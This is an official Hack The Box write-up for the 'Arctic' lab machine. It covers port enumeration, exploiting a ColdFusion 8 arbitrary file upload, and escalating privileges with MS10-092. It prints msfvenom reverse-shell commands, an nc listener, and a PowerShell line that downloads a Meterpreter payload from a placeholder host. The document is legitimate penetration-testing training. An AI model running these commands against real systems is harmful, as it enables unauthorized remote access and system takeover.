
Hack The Box
PEN-TESTING LABS



Arctic

16th October 2017 / Document No D17.100.23

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Arctic is fairly straightforward, however the load times on the web server pose a few challenges for exploitation. Basic troubleshooting is required to get the correct exploit functioning properly.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services


Skills Learned

- Exploit modification
- Troubleshooting Metasploit modules and HTTP requests

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap reveals Windows RPC and an unknown service running on port 8500. Attempting to browse to **10.10.10.11:8500** results in a directory listing after 20-30 seconds of waiting. Entering the **/CFIDE/administrator** directory brings up a login page for ColdFusion.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193


Exploitation

Exploit: https://arrexel.com/coldfusion-8-0-1-arbitrary-file-upload/

ColdFusion 8 has an arbitrary file upload vulnerability that is fairly easy to exploit. There is a Metasploit module available to do the job. However, due to the request delay to the target, the Metasploit module fails to run and must be intercepted in Burp Suite, then requested through Burp Repeater. A standalone proof of concept was created for this writeup. Refer to the link above.

Using Msfvenom, it is possible to create a reverse TCP shell with the command **msvenom -p java/jsp_shell_reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.jsp**

Using the proof of concept, the jsp file will be uploaded to **/userfiles/file/exploit.jsp**. Starting a local **nc** listener with **nc -nvlp <PORT>** will catch the incoming shell. The user flag can be obtained from **C:\Users\tolis\Desktop\user.txt**



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Once a basic command shell has been obtained, it can be elevated to a Meterpreter shell by generating an executable payload with the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe** and then downloaded on the target with the command **powershell "(new-object System.Net.WebClient).Downloadfile('http://<IP>/writeup.exe', 'writeup.exe')"**

Once a full Meterpreter shell has been obtained, it is a good idea to migrate to a process with the correct architecture. In this case **jrunsvc.exe** will work.

Running **local_exploit_suggester** in 64-bit mode reveals only one suggestion; **exploit/windows/local/ms10_092_schelevator**. Running the module immediately grants an elevated Meterpreter session. The root flag can be obtained from **C:\Users\Administrator\Desktop\root.txt**